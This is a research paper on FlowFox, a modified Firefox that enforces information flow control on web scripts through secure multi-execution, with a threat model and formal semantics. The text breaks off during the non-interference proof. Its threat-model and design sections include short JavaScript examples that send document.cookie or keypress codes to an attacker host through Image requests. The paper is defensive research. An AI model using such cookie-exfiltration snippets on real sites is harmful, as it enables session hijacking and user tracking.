Secure Multi-Execution of Web Scripts: Theory and Practice

Willem De Groef Dominique Devriese Nick Nikiforakis
Frank Piessens
iMinds–DistriNet, KU Leuven
Celestijnenlaan 200a, 3001 Heverlee, Belgium
firstname.lastname@cs.kuleuven.be

Abstract

Secure Multi-Execution (SME) is a precise and general information flow control mechanism that was claimed to be a good fit for implementing information flow security in browsers. We validate this claim by developing FlowFox, the first fully functional web browser that implements an information flow control mechanism for web scripts based on the technique of secure multi-execution. We provide evidence for the *security* of FlowFox by proving non-interference for a formal model of the essence of FlowFox, and by showing how it stops real attacks. We provide evidence of *usefulness* by showing how FlowFox subsumes many ad-hoc script-containment countermeasures developed over the last years. An experimental evaluation on the Alexa top-500 web sites provides evidence for *compatibility*, and shows that FlowFox is compatible with the current web, even on sites that make intricate use of JavaScript.

The performance and memory cost of FlowFox is substantial (a performance cost of around 20% on macro benchmarks for a simple two-level policy), but not prohibitive. Our prototype implementation shows that information flow enforcement based on secure multi-execution can be implemented in full-scale browsers. It can support powerful, yet compatible policies refining the same-origin-policy in a way that is compatible with existing websites.

1 Introduction

A web browser handles content from a variety of sources or parties, and not all of them are equally trustworthy. Moreover, this content can be a combination of markup and executable scripts where the scripts can interact with their environment through a collection of powerful APIs that offer communication to remote servers, communication with other pages displayed in the browser, and access to user, browser and application information such as the geographical location, clipboard content, browser version and application page structure and content. With the advent of the HTML5 standards [55, 23], the collection of APIs available to scripts has substantially expanded.

An important consequence is that scripts can be used to attack the confidentiality or integrity of that information. Scripts can leak session identifiers [44], inject requests into an ongoing session [9], sniff the user's browsing history, or track the user's behavior on a web site [29]. Such malicious scripts can enter a web page because of a cross-site scripting vulnerability [31], or because the page integrates third party scripts such as advertisements, or gadgets. A recent study has shown that almost all popular web sites include such remotely-hosted scripts [45]. Barth et al. [10, 3] have proposed the *gadget attacker*, as an appropriate attacker model for this broad class of attacks against the browser.

The importance of these attacks has led to many countermeasures being implemented in browsers. The first line of defense is the *same-origin-policy (SOP)* that imposes restrictions on the way in which scripts and data from different origins can interact. However, the SOP is known to have holes [52], and all of the attacks cited above bypass the SOP. Hence, additional countermeasures have been implemented or proposed. Some of these are ad-hoc security checks added to the browser (e.g., to defend against history-sniffing attacks, browsers responded with prohibiting access to the computed style of HTML elements [56]), whereas others are elaborate and well thought-out research proposals to address specific subclasses of such attacks (e.g., AdJail [53] proposes an architecture to contain advertisement scripts).

Several researchers [14, 40] have proposed information flow control as a general and powerful security enforcement mechanism that can address many of these attacks, and hence reduce the need for ad-hoc or

purpose-specific countermeasures. Several prototypes that implement some limited form of information flow control have been developed; we discuss these in detail in Section 6. However, general, flexible, sound and precise information flow control is difficult to achieve, and so far nobody has been able to demonstrate a fully functional browser that enforces secure *and* compatible information flow control for web scripts. As a consequence, there was no evidence for the practicality of this approach in the context of web applications, till now.

In this paper, we present FlowFox, the first fully functional web browser (implemented as a modified Mozilla Firefox) that implements an information flow control mechanism based on the technique of secure multi-execution [24]. FlowFox can enforce general information flow-based confidentiality policies on the interactions between web scripts and the browser API. Information entering or leaving scripts through the API is given a confidentiality level chosen from a partially ordered set of levels, and FlowFox enforces that information can only flow upward in a script. We specify the essence of FlowFox by developing a formal model, and we prove that it achieves non-interference.

We report on several experiments we performed with FlowFox. We measure performance and memory cost, and we show how FlowFox can provide (through suitable choice of the policy enforced) the same security guarantees as many ad-hoc browser security countermeasures. We also investigate the compatibility of some of these policies with the top-500 Alexa web sites.

While the costs incurred by FlowFox are non-negligible, we believe our prototype provides evidence of the suitability of information flow security in the context of the web, and further improvements in design and implementation will reduce performance, memory and compatibility costs. As an analogy, the reader might remember that the first backwards-compatible bounds-checkers for C [32] incurred a performance cost of a factor of 10, and that a decade of further research eventually reduced this to an overhead of 60% [4, 60].

In summary, this paper has the following contributions:

- We present the design and implementation of FlowFox, the first fully functional web browser with secure and compatible information flow controls for JavaScript. FlowFox is available for download, and can be used to successfully browse interactive web sites including Amazon, Google, Facebook, Yahoo! and so forth.
- We develop a formal model of the essence of FlowFox and prove that it achieves non-interference. A mechanization of the model in PLT Redex [36] is also available for download.
- We show how FlowFox can subsume many ad-hoc security countermeasures by a suitable choice of policy.
- We evaluate the performance and memory cost of FlowFox compared to an unmodified Firefox.
- We evaluate the compatibility of FlowFox with the current web by comparing the output of FlowFox with the output of an unmodified Firefox.

An earlier version of this paper was published at ACM CCS 2012 [21]. This journal version extends the conference version in several ways. The three main extensions are the formalization and security proof in Section 3, the discussion of the limitations of FlowFox in Section 5.4 and the more extensive and up-to-date discussion of related work in Section 6.

The remainder of this paper is organized as follows: in Section 2 we define our threat model, and give examples of threats that are in scope and out of scope for this paper. Section 3 gives a high-level overview of the design of FlowFox and develops the formal model, while Section 4 discusses key implementation aspects. In Section 5, we evaluate FlowFox with respect to compatibility, security and performance. Section 6 discusses related work, and Section 7 concludes.

2 Threat Model

Our attacker model is based on the *gadget attacker* [10, §2]. This attacker has two important capabilities. First, he can operate his own web sites, and entice users into visiting these sites. Second, he can inject content into other web sites because, e.g., he can exploit a cross-site scripting (XSS) vulnerability in the other site, or because he can provide an advertisement or a gadget that will be included in the other

site. The attacker does *not* have any special network privileges (he cannot eavesdrop on nor tamper with network traffic).

The baseline defense against information leaking through scripts is the SOP. However, it is well-known that the SOP provides little to no protection against the gadget attacker: scripts included by an origin have full access to all information shared between the browser and that origin, and can effectively transmit that information to any third party, e.g., by encoding the information in a URL, and issuing a GET request for that URL.

Not only *confidentiality* of information is important; users also care about integrity. But for the purpose of this paper, we limit our attention to confidentiality and leave the study of enforcing integrity to future work.

For the rest of this paper, we consider users surfing the web with a web browser. Typically, these users care about the confidentiality of the following types of information:

Application Data. The user interacts with a variety of sites that he shares sensitive information with. Prototypical examples of such sites are banking or e-government sites. The user cares about the confidentiality of information (e.g., tax returns) exchanged with these sites. Access to such information is available to scripts through the Document Object Model (DOM) API.

User Interaction Data. Information about mouse movements and clicks, scrolling behavior, or the selection, copying and pasting of text can be (and is) collected by scripts to construct *heat maps*, or to track what text is being copied from a site [29, §5]. Collection of such information by scripts is implemented by installing event handlers for keyboard and mouse activities.

Meta Data. Meta information about the current web site (like cookies), or about the browsing infrastructure (e.g., screen size). Leakage of such information can enable other attacks, e.g., session hijacking after the leakage of a session cookie or browser fingerprinting [25, 43]. Again, scripts have access to this type of information through APIs offered by the browser.

With these information assets and attacker model in mind, we give concrete examples of threats that are in scope, and threats we consider out-of-scope for this paper.

2.1 In-scope Threats

Here are some concrete examples of threats that can be mitigated by FlowFox. We will return to these examples further in the paper.

Session Hijacking through Session Cookie Stealing. A gadget attacker can inject a script that reads the shared session cookie between the browser and an honest site A, and leak it back to the attacker, who can now hijack the session:

```
1 new Image().src = "http://attack.com/?=" + document.cookie;
```

Several ad-hoc countermeasures against this threat have been proposed. A representative example is SessionShield [44], which uses heuristics to identify which cookies are session cookies, and then blocks script access to these presumed session cookies.

Malicious Advertisements. Web sites regularly include advertisements implemented as web scripts in their pages. These advertisement scripts then have access to application data in the page. This is sometimes desirable, as it enables context-sensitive advertising, yet it also exposes user-private data to the advertisement provider.

Again, several countermeasures have been developed. A representative example is AdJail [53], which addresses confidentiality as well as integrity attacks by means of an isolation mechanism that runs the advertisement code in a separate hidden iframe.

History Sniffing and Behavior Tracking. An empirical study by Jang et al. [29] shows that many web sites (including popular web sites within the Alexa global top 100) use web scripts to exfiltrate user interaction data and meta data, for example browsing history. This kind of functionality is even offered as a commercial service by web analytics companies.

The adaptation of the Style API is an example of an ad-hoc countermeasure specifically developed to mitigate the history sniffing threat [8], but most of the privacy leaks described by Jang et al. [29] are not yet countered in modern browsers.

2.2 Out-of-scope Threats

Browser security is a broad field, facing many different types of threats. We list threats that are not in scope for the countermeasure discussed in this paper, and need to be handled by other defense mechanisms.

Integrity Threats. As discussed earlier, we focus only on confidentiality-related threats. Examples of integrity-related threats include user interface redressing attacks (e.g., clickjacking), and cross-site request forgery (CSRF) attacks.

Implementation-level Attacks Against the Browser. A browser is a complex piece of software with a large network-facing attack surface. Implementation-level vulnerabilities in the browser code may allow an attacker to gain user-level or even administrator-level privileges on the machine where the browser is running. A wide variety of countermeasures to harden implementations against these threats exist [59], and we do not consider them in this paper. Typical examples of attacks in this category include *drive-by-downloads* [47, 46], possibly enabled by heap-spraying techniques [20].

Threats Not Related to Scripting. This includes for instance attacks at the network level (eavesdropping on or tampering with network traffic), attacks that trick users into manually propagating sensitive information [56] or CSRF attacks that do not make use of scripts [9]. Heiderich et al. [28] show that such scriptless attacks can be surprisingly powerful.

3 FlowFox

In this section we describe the design of FlowFox. First, we give an informal recap of information flow security and the secure multi-execution (SME) enforcement mechanism, and we discuss how SME is used in FlowFox. Next, we introduce a formal browser model, and we model the essence of FlowFox on top of this formal model. This allows us to prove the security of FlowFox. The section ends with a discussion of policies in FlowFox, as policies in the full implementation can be richer than in the formal model.

The formal models discussed in this section have been mechanized in Redex [36], and are available for download [22].

3.1 Informal Overview

3.1.1 Information Flow Security

Information flow security is concerned with regulating how information can flow through a program. One specifies a policy for a program by giving all input and output operations to the program a *security level*. These represent confidentiality levels, and they are partially ordered where one level is above another one if it represents a higher degree of confidentiality. One then tries to enforce that information only flows upward through the program. This is often formalised as *non-interference* – a deterministic program is non-interferent if there are no two runs of the program with inputs identical up to a level l but some different outputs at a level below l. While there has been a substantial body of research on information flow security over the past decades, the JavaScript language, and the web context bring significant additional challenges, including e.g., dealing with the dynamic nature of JavaScript [33, 27].

For the remainder of this paper, we limit our attention to a simple two-level lattice $(\mathcal{L}, \sqsubseteq)$ with $\mathcal{L} = \{\mathtt{L}, \mathtt{H}\}$ expressing confidentiality levels and $\sqsubseteq = \{(\mathtt{L}, \mathtt{L}), (\mathtt{L}, \mathtt{H}), (\mathtt{H}, \mathtt{H})\}$. In this case, `L` stands for a *low* confidentiality level for public information and `H` for *high* or confidential information. As we will show, many useful policies can be specified with only these two levels. But this is not a fundamental limitation: FlowFox scales to an arbitrary number of levels (albeit at a considerable performance and memory cost).




Figure 1: Two design alternatives for SME in the browser.

3.1.2 Secure Multi-Execution

Secure multi-execution (SME) [24, 16] is a dynamic enforcement mechanism for information flow security with practical advantages when applied in the context of JavaScript web applications [24, §VI.D].
The core idea of SME is to execute the program multiple times – once for every security level, while applying specific rules for input and output (I/O) operations in the program. We summarize the SME I/O rules for the two element lattice that we consider in this paper:

1. I/O operations are executed only in the executions at the same security level as the operation. This ensures that any I/O operation is only performed once.
2. Output operations at other levels are suppressed.
3. High input operations in the low execution are handled as follows: the input operation is skipped, and returns a default value of the appropriate type.
4. Low input operations in the high execution wait for the low execution to perform this input, and then reuse the value that was received as input at the low level. Hence, the scheduling of the two executions should make sure that the low execution performs such input operations first.

It is relatively easy to see that executing a program under the SME regime will guarantee non-interference: the copy that does output at level `L` only sees inputs of level `L` and hence the output could not have been influenced by inputs of level `H`. For a more general description of the original SME mechanism, and a soundness proof for the case of synchronous I/O, the reader is referred to Devriese and Piessens [24].

3.1.3 In-Browser SME

An important design decision when implementing SME for web scripts is how to deal with the browser API exposed to scripts. A first option is to multi-execute the entire browser: the API interactions would become internal interactions and each SME copy of the browser would have its own copy of the DOM. The alternate strategy is to only multi-execute the web scripts and to treat all interactions with the browser API as inputs and outputs. These two alternative designs are shown in Figure 1.

Both designs have their advantages and disadvantages. When multi-executing the entire browser, the information flow policy has to give confidentiality levels to inputs and outputs at the abstraction provided by the operating system. The policy can talk about I/O to files and network connections, or about windows and mouse events. Multi-execution can be implemented relatively easily by running multiple processes. However, at this level of abstraction, the SME enforcement mechanism lacks the necessary context information to give an appropriate level to e.g., mouse events. The operating system does not know to which tab, or which HTML element in that tab a specific mouse click or key press is directed. It also cannot distinguish individual HTML elements that scripts are reading from or writing to. As a consequence, this first design cannot, e.g., protect against a script leaking an e-mail typed by the user into a web mail application to any third party with whom the browser has an active session in another tab, because the security enforcement mechanism cannot determine to which origin the user text input is directed.

When multi-executing only the scripts, the information flow policy has to give confidentiality levels to inputs and outputs at the abstraction offered by the browser API. The policy can talk about reading

from or writing to the text content of specific HTML elements, and can assign appropriate levels to such input and output operations. However, implementing multi-execution is harder, as it now entails making cross-cutting modifications to the source code of a full-blown browser – e.g., a system call interface is cleaner from a design perspective than a prototypical web browser and as such easier to modify. Also, policies become more complex, as there are many more methods in the browser API than there are system calls. Finally, this design makes it more difficult to achieve precision – the property that secure programs behave the same with or without SME (see Section 5.4).

FlowFox takes the second approach, as the first approach is too coarse grained to counter relevant threats (in Section 6 we discuss some related work that follows the first approach). Hence, browser API interactions are treated as inputs and outputs in FlowFox, and should be given an appropriate security level. Based on two simple examples in JavaScript, we show how SME works in FlowFox. For the first example, consider malicious code trying to disclose the cookie information as part of a session hijacking attack:

```
1 var url = "http://host/image.jpg?=" + document.cookie;
2 var i = new Image(); i.src = url;
3 if (i.width > 50) { /* layout the page differently */ }
```

For this example, we consider reading `document.cookie` as confidential input, and we consider setting the `src` property of an Image object (which results in an HTTP request to the given URL) as public output. Reading the `width` property of the image (also a DOM API call) is considered public input.

We discuss how this script is executed in FlowFox. First, it is executed in a context with a low security level – the low execution. Here, reading the cookie results in a default value, e.g., the empty string. Then the image is fetched – without leaking the actual cookie content – and when reading the width of the image (resulting e.g., in 100), the value that was read is stored for reuse in the context with a high security level – the high execution:

```
1 var url = "http://host/image.jpg?=" + ~~document.cookie~~ "";
2 var i = new Image(); i.src = url;
3 if (i.width > 50) { /* layout the page differently */ }
```

Next, the script is executed in the high execution. In this level, the setting of the `src` property is suppressed. The reading of the `width` property is replaced by the reuse of the value read at the low level.

```
1 var url = "http://host/image.jpg?=" + document.cookie;
2 var i = new Image(); ~~i.src = url~~;
3 if (~~i.width~~100 > 50) { /* layout the page differently */ }
```

This example shows how, even though the script is executed twice, each browser API call is performed only once. As a consequence, if the original script was non-interferent, the script executed under multi-execution behaves the same in the sense that it will still perform the same outputs (API calls in this case). In other words, SME is *precise*: the outputs of secure programs are not modified by the enforcement mechanism. This is relatively easy to see: if low outputs did not depend on high inputs to start from, then replacing high inputs with default values will not impact the low outputs. Outputs at different security levels may however be reordered: for instance, in the example above the order of reading the cookie and loading of the image is reversed. We refer to [24, §IV.A] for an exact statement and proof of the precision theorem. In Section 5.4 we discuss why the reordering of outputs can potentially be problematic for FlowFox.

This example shows how a malicious flow of information to the third party `host` is prevented. At the same time, similar flows (via e.g., XmlHttpRequest) to the same origin as the origin hosting the page should be allowed. By giving such network requests to the same origin a high level, they will be performed in the high execution and the correct data will be sent.

Our second example shows how FlowFox deals with events. Consider the following program that installs a handler that reacts to the page load event, and leaks the cookie to the network. The program also installs a handler for a `keypress` event that leaks the key that was pressed.

```
1 function handler () {
2   new Image().src = "http://host/?=" + document.cookie;
```

Event names	n	::=	`keypress` | `onload` | ...
DOM method names	m	::=	`doc-getcookie` | `doc-setcookie` | `net-send` | ...
Values	v	::=	*number* | `undefined` | $(\lambda x.e)$ | m
Expressions	e	::=	$v \mid x \mid (e\ e) \mid$ (`set-handler` n $(\lambda x.e)$)
Evaluation contexts	E	::=	$[] \mid (E\ e) \mid (v\ E)$
Browser states	B	::=	(e, H, W)
Event occurrences	q	::=	(n, v)
DOM API invocations	a	::=	$(m, v \mapsto v_r)$
Actions	α	::=	$\bullet \mid q \mid a \mid$

Figure 2: Grammar for our browser model.

```
}
function keyhandler (e) {
  new Image().src = "http://host/?=" + e.charCode;
}
document.onload = handler;
$("target1").onkeypress = keyhandler;
```

We classify the `onload` event as low, and the `keypress` event as high. A low event will be handled by the low execution and then by the high execution, and hence the leaking of `document.cookie` is stopped in the same way as for the example above. A high event is only handled by the high execution, and the low output to the network in that execution is skipped. Hence the low observer learns nothing, not even that some key was pressed.

In summary, FlowFox treats events as inputs for a script. Also DOM API calls are inputs for a script (the return value is input for the script), but with as side-effect some output (the API call invocation with its actual arguments can be considered output of the script). For API calls that return nothing (e.g., always return `undefined`) an optimization is possible: such API calls can be considered just output instead of a combination of output and input, but we ignore that optimization in the rest of the paper.

3.2 Formal Browser Model

We define a small-step operational semantics of a simple browser model. The previous informal discussion highlights the essential elements to model: (1) handling of input events, and (2) synchronous calls to browser APIs. We model a browser state B as a triple (see Figure 2 for the grammar):

- e, the expression that is being executed. We keep the scripting language extremely simple: all it can do is perform synchronous calls to the browser API (such as `doc-getcookie`), or install new event handlers. It is straightforward to add more features to the scripting language, but we refrain from doing so as such additional features do not add any new insights.

- H, a function mapping an event name to an event handler definition in the form of a lambda-expression. We use the notation H(n) to lookup the handler corresponding to a given event name n. H(n) returns (λx.`undefined`) if no handler is registered for n. For simplicity, we assume that there can be only one handler per event name. Setting a new handler will overwrite the old handler.

- W, an abstract representation of the *world* that the script is interacting with. W represents the DOM API implementation and its state (e.g., the values of cookies), as well as state in the rest of the world (e.g., the events that will happen and that the script will respond to). Each event occurrence consists of an event name (such as `onload` or `keypress`) and a value (such as the character code of the key that was pressed).

  Since FlowFox only multi-executes the scripts, we keep W abstract. We assume only that (1) there is some function DOM that, given a state W and a specific API call invocation (i.e. a method name m and an actual parameter v) returns both the result of that API call as well as a new state

$$(E[((\lambda x.e)\ v)], H, W) \xrightarrow{\bullet} (E[e\{x := v\}], H, W) \quad \text{(E-Beta)}$$

$$(E[(\texttt{set-handler}\ n\ (\lambda x.e))], H, W) \xrightarrow{\bullet} (E[\texttt{undefined}], H\{n \mapsto (\lambda x.e)\}, W) \quad \text{(E-Set-Handler)}$$

$$(E[(m\ v)], H, W) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W') \quad \text{(E-DOM-Call)}$$
$$\textbf{where}\ (v_r, W') = DOM(W, m, v)$$

$$(v, H, W) \xrightarrow{(n, v_e)} (f_h\ v_e, H, W') \quad \text{(E-New-Event)}$$
$$\textbf{where}\ (n, v_e, W') = NXT(W)\ \textbf{and}\ f_h = H(n)$$

Figure 3: Evaluation rules for our browser model.

W', and (2) there is some function NXT that, given a state W, returns the next event occurrence to be processed as well as an updated state W'.

Scripts can interact with the world in two ways: they receive event occurrences from the world, and they invoke the DOM API operations. The event occurrences are *inputs* to the script. For API invocations $a = (m, v \mapsto v_r)$ the outgoing invocation (m, v) is an output of the script to the world, and the return value is an input to the script. Figure 2 defines the syntax of evaluation contexts E and Figure 3 summarizes the evaluation rules. The operational semantics of our model are defined as a labeled transition system, where labels represent actions α_i:

Silent action. Internal computation within a script is represented by a silent action $\bullet$.

Input event actions. Event occurrences $q = (n, v)$, representing the occurrence of an event with name n and parameter v, e.g., `(keypress, 10)`.

API invocation actions. DOM API invocations, $a = (m, v \mapsto v_r)$, representing the invocation of a DOM API call with name m, actual parameter v and result v_r.

Scripts in a web page are modeled as an initial set of event handlers H_0 (inline scripts are not directly modeled but can be simulated by a handler on the `onload` event). Browser execution starts in the state $(\texttt{undefined}, H_0, W_0)$ where W_0 is the initial state of the world.

The *execution* of H_0 in a world W_0 is the stream of actions α_i, resulting from evaluating the initial browser state $(\texttt{undefined}, H_0, W_0)$:

$$B_0 = (\texttt{undefined}, H_0, W_0) \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} B_2 \xrightarrow{\alpha_2} \ldots$$

Executions are typically infinite, as the world can keep producing event occurrences. Finite executions can be modeled by having world states with a partially defined NXT function. Execution is deterministic – each (H_0, W_0) pair leads to a single execution. Any non-deterministic choice (e.g., a user choosing to perform a certain input event) is modeled as part of the world state.

In examples, we typically define only the initial set of handlers of a script H_0, and we illustrate browser execution by listing the visible (i.e., all but non-silent) actions of a finite prefix of an execution. We refer to such a finite list of visible actions as a *trace*. The first element in a trace is the first event handled by the browser. Next follow the DOM API invocations (in order of occurrence) that happen during the processing of that event. Then follows the second event, again followed by its DOM API invocations and so on.

Example. This example shows how the two event handlers from Section 3.1.3 can be modelled within our model and what the resulting trace looks like. The function H_0 contains the following two tuples:

$$H_0 = \{(\texttt{onload} \mapsto \lambda x.\texttt{net-send}(\texttt{doc-getcookie}(0))),$$
$$(\texttt{keypress} \mapsto \lambda e.\texttt{net-send}(e))\}$$

$$\begin{array}{lrcl} \text{Input buffer} & b & ::= & (q, (a_0, a_1, \ldots)) \mid (a_0, a_1, \ldots) \\ \text{Browser states} & B & ::= & (e, H, W, b) \end{array}$$

Figure 4: Grammar for the FlowFox model.

and maps all other event names to ($\lambda x.$`undefined`). The parameter 0 for `doc-getcookie` in the event handler for `onload` is only there, because our model requires DOM API calls to have exactly one parameter for simplicity reasons. If we run the browser in a world that generates two event occurrences – `(onload, 0)` and `(keypress, 10)` – and an initial DOM state where the cookie has value 5, we get the following trace:

$$(\texttt{onload}, 0), (\texttt{doc-getcookie}, 0 \mapsto 5), (\texttt{net-send}, 5 \mapsto \texttt{undefined}),$$
$$(\texttt{keypress}, 10), (\texttt{net-send}, 10 \mapsto \texttt{undefined})$$

During processing of the `onload` event, the scripts leak the cookie on the network, and on the `keypress` event, the script leaks the character code of the key that was pressed.

3.3 Formalization of FlowFox

We now extend the browser model to model FlowFox. An information flow policy is represented as a function σ assigning security levels to event names and DOM method names. For DOM method names m with a high security level, the function δ returns a default return value for m; $\delta(m)$ is the value that will be used as return value when the low execution skips invocations of m.

Browser Model. To enhance our browser model with support for SME, we extend and modify the original browser state as follows (see Figure 4 for the altered parts of grammar):

- H, the function mapping event names to event handlers, is extended to maintain level information: the high and low executions can have different handlers installed for the same event. We write $\mathrm{H}(n, l)$ to lookup the handler installed for event name n in level l.
- b, the input buffer, keeps a copy of inputs that may have to be reused during the high execution of the script. Initially, the input buffer b is an empty list (denoted as ()). On processing of a high event, it remains empty as nothing needs to be reused. On processing a low event q, it buffers the event q (i.e., $b = (q, ())$). While the low execution processes the event, it logs all DOM API invocations a_i to API methods that have level `L` (i.e., b becomes of the form $(q, (a_0, a_1, \ldots))$). When the low execution is finished, the high execution starts, consuming the event q from the buffer (i.e., b now becomes of the form $(a_0, a_1, \ldots)$). While the high execution processes the event, it will lookup and reuse return values from the list $(a_0, a_1, \ldots)$.
  In the implementation of FlowFox we use a variable to keep track of the security level of the current JavaScript context (see Section 4.1). In our formal model, we can observe whether the low execution or the high execution is currently active, based on b's shape. We define $\mathrm{lvl}(b)$ to be `H` if b has the form $(a_0, \ldots)$ and to be `L` when b has the form $(q, (a_0, \ldots))$.

Operational Semantics. The operational semantics for FlowFox are specified in Figure 5. For the first two rules, the only change with respect to the standard browser model is that (E-SetHandler) keeps track of the execution level that installed the handler: the low and high executions can have different handlers set for an event type.

A DOM call with a security level l is only effectively executed within an execution with the same security level (E-DOM-Call-L and E-DOM-Call-H). In the case of a low DOM call, the invocation is added to the input buffer. In a high execution, a low DOM call is 'executed' by reusing the return value from the corresponding DOM call in the low execution (E-DOM-Call-Reuse). High DOM calls within a low execution are 'executed' by simply returning a default value (E-DOM-Call-Default). Note that

$$(E[((\lambda x.e)\ v)], H, W, b) \xrightarrow{\bullet} (E[e\{x := v\}], H, W, b) \quad \text{(E-Beta)}$$

$$(E[(\texttt{set-handler}\ n\ (\lambda x.e))], H, W, b) \xrightarrow{\bullet} (E[\texttt{undefined}], H\{(n, \mathrm{lvl}(b)) \mapsto (\lambda x.e)\}, W, b) \quad \text{(E-SetHandler)}$$

$$(E[(m\ v)], H, W, (q, (a_0, \ldots, a_n))) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W', (q, (a_0, \ldots, a_n, a_{n+1}))) \quad \text{(E-DOM-Call-L)}$$
$$\textbf{if } \sigma(m) = \texttt{L}$$
$$\textbf{where } (v_r, W') = \mathrm{DOM}(W, m, v), \quad a_{n+1} = (m, v \mapsto v_r)$$

$$(E[(m\ v)], H, W, b) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W', b) \quad \text{(E-DOM-Call-H)}$$
$$\textbf{if } \sigma(m) = \texttt{H} \wedge \mathrm{lvl}(b) = \texttt{H}$$
$$\textbf{where } (v_r, W') = \mathrm{DOM}(W, m, v)$$

$$(E[(m\ v)], H, W, (a_0, a_1, \ldots, a_n)) \xrightarrow{\bullet} (E[v_r], H, W, (a_1, \ldots, a_n)) \quad \text{(E-DOM-Call-Reuse)}$$
$$\textbf{if } \sigma(m) = \texttt{L}$$
$$\textbf{where } a_0 = (m, v \mapsto v_r)$$

$$(E[(m\ v)], H, W, b) \xrightarrow{\bullet} (E[v_d], H, W, b) \quad \text{(E-DOM-Call-Default)}$$
$$\textbf{if } \sigma(m) = \texttt{H} \wedge \mathrm{lvl}(b) = \texttt{L}$$
$$\textbf{where } v_d = \delta(m)$$

$$(v, H, W, ()) \xrightarrow{(n, v_e)} (f_h\ v_e, H, W', ((n, v_e), ())) \quad \text{(E-New-Event-L)}$$
$$\textbf{if } \sigma(n) = \texttt{L}$$
$$\textbf{where } (n, v_e, W') = \mathrm{NXT}(W), \quad f_h = \mathrm{H}(n, \texttt{L})$$

$$(v, H, W, ((n, v_e), (a_0, \ldots))) \xrightarrow{\bullet} (f_h\ v_e, H, W, (a_0, \ldots)) \quad \text{(E-Next-Level)}$$
$$\textbf{where} f_h = \mathrm{H}(n, \texttt{H})$$

$$(v, H, W, ()) \xrightarrow{(n, v_e)} (f_h\ v_e, H, W', ()) \quad \text{(E-New-Event-H)}$$
$$\textbf{if } \sigma(n) = \texttt{H}$$
$$\textbf{where } (n, v_e, W') = \mathrm{NXT}(W), \quad f_h = \mathrm{H}(n, \texttt{H})$$

Figure 5: Evaluation rules of the FlowFox model.

(E-DOM-Call-Reuse) is picky in the sense that it only will reuse a value if the next entry in the buffer matches exactly with the method call being executed. If a_0 would be $(m', v' \mapsto v_r)$ for $m \neq m'$ or $v \neq v'$, execution gets stuck. It would be OK to relax this, and for instance only require that the method names match. This does not impact security; it only impacts how FlowFox will *fix* interferent executions.

According to the SME I/O rules, a low event must be processed both by the low and high execution of the script, and the high execution should reuse any low inputs that the low execution receives during the processing of that event. FlowFox implements this principle by first letting the low execution handle the event to completion, while logging all DOM API call results in a buffer (E-New-Event-L). Next, the high execution handles the event to completion, reusing results from the buffer as required (E-Next-Level). High event are only handled within the high execution (E-New-Event-H). Conceptually, we give an *empty* event as a default value to the low execution. Note that these two rules are also picky in the sense that they only allow a new input event action to occur if the buffer b is empty. Again, relaxing this constraint (for instance by throwing away the unused entries from the buffer) does not impact security, it only impacts how FlowFox will fix interferent executions.

FlowFox execution starts in the state $(\texttt{undefined}, H_0, W_0, ())$ where W_0 is the initial state of the world and H_0 maps event names to their initial event handler for both levels `L` and `H`. In other words, in the initial state, the handlers set for a specific event name are the same for both levels.

The *execution* of a script H_0 in a world W_0 results in a stream of actions α_i, resulting from evaluating the initial FlowFox state $(\texttt{undefined}, H_0, W_0, ())$.

Example. If we execute our running example in our FlowFox model, with `doc-getcookie` and `keypress` of level `H` (and with 1 as the default value for `doc-getcookie`), and `net-send` and `onload` of level `L`, we get the following trace:

$$(\texttt{onload}, 0), (\texttt{net-send}, 1 \mapsto \texttt{undefined}), (\texttt{doc-getcookie}, 0 \mapsto 5), (\texttt{keypress}, 10)$$

We see that (1) the real cookie value is never leaked; instead the default value for `doc-getcookie` is sent through `net-send`, and (2) the low output occuring in response to the high `keypress` event is suppressed.

Note also that the FlowFox execution reorders the API calls: low calls are performed before high calls, because the low execution runs first. Section 5.4 elaborates more on this precision issue.

We now have two ways of executing scripts: under the normal browser semantics, or under the FlowFox semantics. We distinguish these executions by saying that the *normal* execution of a script H_0 in a world W_0 is the execution produced by the normal browser semantics, and we use the term FlowFox execution for the execution produced by the FlowFox semantics.

3.4 Non-interference of FlowFox

We now set out to formally state and prove that FlowFox executes browser scripts in a non-interferent way. First, we introduce some notation and definitions.

We use the notation $\bar{\alpha}[0..i]$ to denote finite prefixes of an execution $\bar{\alpha}$:

$$\bar{\alpha}[0..i] = B_0 \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} B_2 \xrightarrow{\alpha_2} \ldots \xrightarrow{\alpha_i} B_{i+1}$$

We use the notation $\bar{\alpha}[0..i]|_{\mathrm{L},I}$ to denote the list of low input actions in $\bar{\alpha}[0..i]$. For $\bar{\alpha}[0..i]$ as above, $\bar{\alpha}[0..i]|_{\mathrm{L},I}$ is equal to the list of actions obtained by (1) removing all silent actions $\bullet$, (2) removing all input event actions (n, v) that have $\sigma(n) = H$, (3) removing all API invocation actions $(m, v \mapsto v_r)$ that have $\sigma(m) = H$, and (4) by projecting API invocation actions $(m, v \mapsto v_r)$ that have $\sigma(m) = L$ to v_r (because only v_r is input from the world to the script).

Example. If we consider again the normal execution $\bar{\alpha}$ of our running example that had the following trace:

$$(\texttt{onload}, 0), (\texttt{doc-getcookie}, 0 \mapsto 5), (\texttt{net-send}, 5 \mapsto \texttt{undefined}),$$
$$(\texttt{keypress}, 10), (\texttt{net-send}, 10 \mapsto \texttt{undefined})$$

then $\bar{\alpha}|_{\mathtt{L},I}$ becomes:

$$\bar{\alpha}|_{\mathtt{L},I} = (\texttt{onload}, 0), (\texttt{undefined}), (\texttt{undefined})$$

Definition 1. *Two execution prefixes $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are* low-input equivalent *(denoted as $\bar{\alpha}[0..i] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..i']$) iff $\bar{\alpha}[0..i]|_{\mathtt{L},I} = \bar{\alpha}'[0..i']|_{\mathtt{L},I}$*

